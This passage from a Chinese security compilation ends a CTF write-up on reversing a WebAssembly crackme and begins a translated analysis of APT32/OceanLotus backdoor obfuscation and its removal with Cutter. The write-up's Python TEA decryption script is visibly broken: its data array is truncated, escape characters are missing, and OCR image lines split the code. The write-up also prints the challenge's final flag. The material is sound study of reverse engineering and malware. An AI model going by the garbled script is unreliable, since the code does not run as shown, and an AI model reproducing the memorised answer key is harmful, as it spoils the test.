如果跟进后面的 read 可以得知，取出用户输入 1024 长度的内容，这里终于可以用到 WASM debuger 工具了，这里在 4183 行下好断点，运行到断点处，我们在工具窗口中查看 ptr 中的内容，此时的命令与 gdb 相同，需要注意 3672 是 10 进制数字。

```
wdb> x/16 0xe58
0x00000e58:  0x00000000 0x00000000 0x00000000 0x00000000
0x00000e68:  0x00000000 0x00000000 0x00000000 0x00000000
0x00000e78:  0x00000000 0x00000000 0x00000000 0x00000000
0x00000e88:  0x00000000 0x00000000 0x00000000 0x00000000
wdb>
```

之后在函数结束处 4187 行下好断点，然后输入 1024 个 A 的数据，程序中断，在工具窗口中继续查看 ptr 中的内容。

```
wdb> x/16 0xe58
0x00000e58:  0x41414141 0x41414141 0x41414141 0x41414141
```


```
0x00000e68:  0x41414141 0x41414141 0x41414141 0x41414141
0x00000e78:  0x41414141 0x41414141 0x41414141 0x41414141
0x00000e88:  0x41414141 0x41414141 0x41414141 0x41414141
wdb>
```

此时，该内存的内容就是用户输入的数据了，同时我们查看 iov 内存中的内容。

```
wdb> x/4 0x1b30
0x00001b30:  0x00001b20 0x00000000 0x00000e58 0x00000400
wdb>
```

可以看出，该内存块中存访了 0xe58 的内存地址和 0x400 的内存大小。


那么执行到 f25 函数之后就有了存放输入内容的内存地址和内存大小的信息了。




3. 输入数据的判断

到这里以后，就可以随心所欲地调试自己的程序了，发现输入的数据进入到 wasm 代码空间之后并没有进行处理，直接又返回调用到用户输入了。

继续跟进会发现在 f54 函数当一个判断条件不能触发，那么程序永远都会跳转到第 1000 行的 f32 函数，从而重新跳转到了用户输入变成了死循环。因此，我们在判断条件处设置断点。




发现这里比较的是内存地址和 4696 的值进行比较，而内存长度只有 1024，当内存的每一个字符都比较完了就必定会落入 `f32` 函数当中，好像无法跳出循环。继续往下执行发现还有一个条件判断语句。



发现这里是取内存地址 6656，在地址偏移为输入字符的 ASCII 码值加 1 处的内容，然后与 0 进行比较，因此可以查看该内存地址 0x1A00 处的内容。

```
wdb> x/48 0x1a00
0x00001a00:  0xfffffeff 0xfffffffe 0x0000ffff 0xfeffffff
0x00001a10:  0xfffffffe 0xfffffffe 0xfffffffe 0xfffffffe
0x00001a20:  0xffff00fe 0xfffffffe 0xfffffffe 0xfffffffe
0x00001a30:  0xfffffffe 0xfffffffe 0xfffffffe 0xfffffffe
0x00001a40:  0xfffffffe 0xfffffffe 0xfffffffe 0xfffffffe
0x00001a50:  0xfffffffe 0xfffffffe 0xfffffffe 0xfffffffe
0x00001a60:  0xfffffffe 0xfffffffe 0xfffffffe 0xfffffffe
0x00001a70:  0xfffffffe 0xfffffffe 0xfffffffe 0xfffffffe
0x00001a80:  0xfffffffe 0xfffffffe 0xfffffffe 0xfffffffe
0x00001a90:  0xfffffffe 0xfffffffe 0xfffffffe 0xfffffffe
0x00001aa0:  0xfffffffe 0xfffffffe 0xfffffffe 0xfffffffe
0x00001ab0:  0xfffffffe 0xfffffffe 0xfffffffe 0xfffffffe
```


或者查看右边 Global 中的 memory，找到 6056 的位置。



可以看到其中有内容为 0 的地址有 6 个，当输入为可见字符空格即 0x20 的时候，会取到 6689 处的 0，之后就会跳出循环进入到后面的验证程序。所以输入的 1024 个数据中，会截取空格之前的数据传送到后边的程序进行处理。

4. 数据加密

我们继续跟进，查看输入数据是否到达了上文静态分析的 `f15` 函数中，直接在 `f15` 函数第 33 行设置断点，输入 1024 个 A，并替换其中一个 A 为空格，运行后程序中断。



可以看到两个变量的值变为 1094795585，这个值转换为十六进制就是 0x41414141，即我们刚才输入数据的前四个 AAAA，到此完全搞清楚了程序的执行流程和数据处理情况。

4.3.3 编写 exp 得到 flag


经过上述分析可以编写 exp 如下。

```
#!python3.6
import struct


def decrypt(v0, v1, key):
    delta = 0x9e3779b9
    n = 32
    sum = (delta * n)
    mask = 0xffffffff
    for round in range(n):
            v1 = (v1 - (((v0<<4 ^ v0>>5) + v0) ^ (sum + k[sum>>11 & 3]))) & mask
            sum = (sum - delta) & mask
            v0 = (v0 - (((v1<<4 ^ v1>>5) + v1) ^ (sum + k[sum & 3]))) & mask
```

```
    return struct.pack("i",v0) + struct.pack("i",v1)


block = [0xE7689695, 0xC91755b7, 0xCF1e03ad, 0x4B61c56f, 0x2Dfd9002, 0x930aed22, 0xECc97e30, 0
k = [0,0,0,0]


flag = ''
for i in range(4):
     flag = flag + ((decrypt(block[i*2], block[i*2+1], k)).decode())


flag = flag + 'x65x36x38x62x62x7d'


print(flag)
```

得到 flag 为 `flag{1c15908d00762edf4a0dd7ebbabe68bb}`

若直接输入该字符串并不会显示处结果，因此输入 flag 和空格，再跟上一些内容组成 1024 长度的数据，就可以得到成功结果的字符串。



另外，如果只输入 flag，直接点击取消，会有换行符号 0x0A 加在输入后面，也能够进入判断流程，是可以得到正确结果的，有兴趣的萌新可以跟进调试以下。

25.5 5. 相关信息

在进行 Webassembly 的动态调试的时候，chrome 浏览器存在一些 bug，可能导致某些断点虽然设置了，但是并没断下来，这个时候需要关闭浏览器后重新加载一下就可正常运行了。`WASM debuger` 工具并不是必须的，浏览器中也能够观察到相关的内存信息，不过不如该工具方便。由于刚接触 Webassembly 的逆向分析，可能上述过程并不是最佳方法，如大佬们有更好的调试分析方法，欢迎分享知识指点迷津。

25.5.1 5.1 参考资料

图解 WebAssembly 理解 WebAssembly JS API 理解 WebAssembly 文本格式 Webassembly 语义 一种 Wasm 逆向静态分析方法 用 idawasm IDA Pro 逆向 WebAssembly 模块 执行 wasm 转换出来的 C 代码 TEA、XTEA、XXTEA 加密解密算法 WebAssembly.Memory() buffer 获取器 编译和实例话 Webassembly 代码

25.5.2 5.2 工具链接

WABT（The WebAssembly Binary Toolkit） chrome-wasm-debugger 示例程序相关文件

使用 Cutter 和 Radare2 对 APT32 恶意程序流程图进行反

译者：CryptoPentest

译文链接：https://www.anquanke.com/post/id/178047

OceanLotus（海莲花），也称 APT32, 攻击目标主要是东亚国家。研究表明该组织一直在持续更新后门、基础设施和感染单元。海莲花攻击的主要目标是东亚国家的企业和政府组织。

APT32 的工具集广泛而多样。它包含高级和简单组件，是手工工具和商业或开源工具的混合物，如 Mimikatz 和 Cobalt Strike。它通过 dropper、shellcode 执行恶意代码，通过诱饵文档和后门远程投递。其中许多工具都经过高度混淆和调整，并采用不同的技术进行扩充，使其难以进行逆向分析。

在本文中，我们详细分析海莲花工具中一种代码混淆技术，并展示如何编写一个简单的脚本绕过这种技术。

deobfuscation 插件需要用到 Cutter ，开源逆向工具 radare2 的官方 GUI 版本。

26.1 下载并安装 Cutter

Cutter 适用于所有平台 (Linux，OS X，Windows)。您可以在`https://github.com/radareorg/cutter/releases` 如果您使用的是 Linux，获取 Cutter 最快方法是使用 AppImage 文件。

如果您想使用可用的最新版本，新功能和错误修复，您可以从源代码构建 Cutter。具体教程参考`https://cutter.re/docs/building.html`

图 1： Cutter 界面

26.2 后门分析

首先，我们先分析一下后门。相关样本（`486be6b1ec73d98fdd3999abe2fa04368933a2ec` ）是多阶段感染链的一部分，最近发现其在广泛应用。所有这些阶段感染链具有 Ocean Lotus 的典型特征，其中该感染链来源于恶意文档（`115f3cb5bdfb2ffe5168ecb36b9aed54` ）。该文件声称源自中国安全厂商奇虎 360，并包含恶意 VBA 宏代码，该代码将恶意 shellcode 注入 `rundll32.exe`. shellcode 包含解密例程，用于解密并将 DLL 反射加载至内存。DLL 即为后门。

首先，后门解密从文件资源中提取的配置文件。配置文件存储命令和控制服务器等信息。然后，二进制文件尝试使用定制的 PE 加载程序将辅助 DLL 加载到内存中，该 DLL 名为 `HTTPProv.dll` ，能够与 C2 服务器通信。后门可以从命令和控制服务器接收许多不同的命令，包括 shellcode 执行、新进程的创建、文件和目录的操作等等。

Ocean Lotus 使用了许多混淆技术，以使其工具更难以进行逆向分析。最值得注意的是，Ocean Lotus 在其二进制文件中使用了大量的垃圾代码。垃圾代码使得样本更大更复杂，这分散了研究人员试图解析二进制文件的注意力。反编译器对这些混淆的函数反编译经常失败，因为这些程序集经常使用堆栈指针，反编译器无法来处理这种病态代码。




Figure 26.1: img

26.3 混淆机制分析

在分析后门时，可以立即注意到一种混淆技术。将垃圾块插入到函数流中来实现控制流混淆，这些垃圾块只是无意义的噪音，使函数功能变得混乱。

图 2：垃圾块示例

如上图所示，块中充满了垃圾代码，这与函数的实际功能无关。最好忽略这些块，但这说起来容易做起来难。仔细看看这些街区将揭示一些有趣的东西。这些垃圾块始终通过前一个块的条件跳转进行失败跳转。此外，这些垃圾块总是以条件跳转结束，且与前一个块的条件跳转相反。例如，如果垃圾块上方的条件是 `jo <some_addr>`，则垃圾块很可能以 `jno <some_addr>` 结束。如果上面的块以 `jne <another_addr>` 结束，那么垃圾块将以 `je <another_addr>` 结束。

图 3：相反的条件跳转

考虑到这一点，我们可以开始构建这些垃圾块的特征。混淆的第一个特征是**出现两个连续的块，这些块以相反的条件跳转结束到同一目标地址**。另一个特性要求**第二个块不包含有意义的指令，如字符串引用或调用**。

当满足这两个特性时，我们可以很有可能说第二个块是垃圾块。在这种情况下，我们希望第一个块跳过垃圾块，以便从图中删除垃圾块。这可以通过使用无条件跳转（也称为简单的 JMP 指令）修补条件跳转来完成。

图 4：修改条件跳转到 JMP 指令将忽略垃圾块

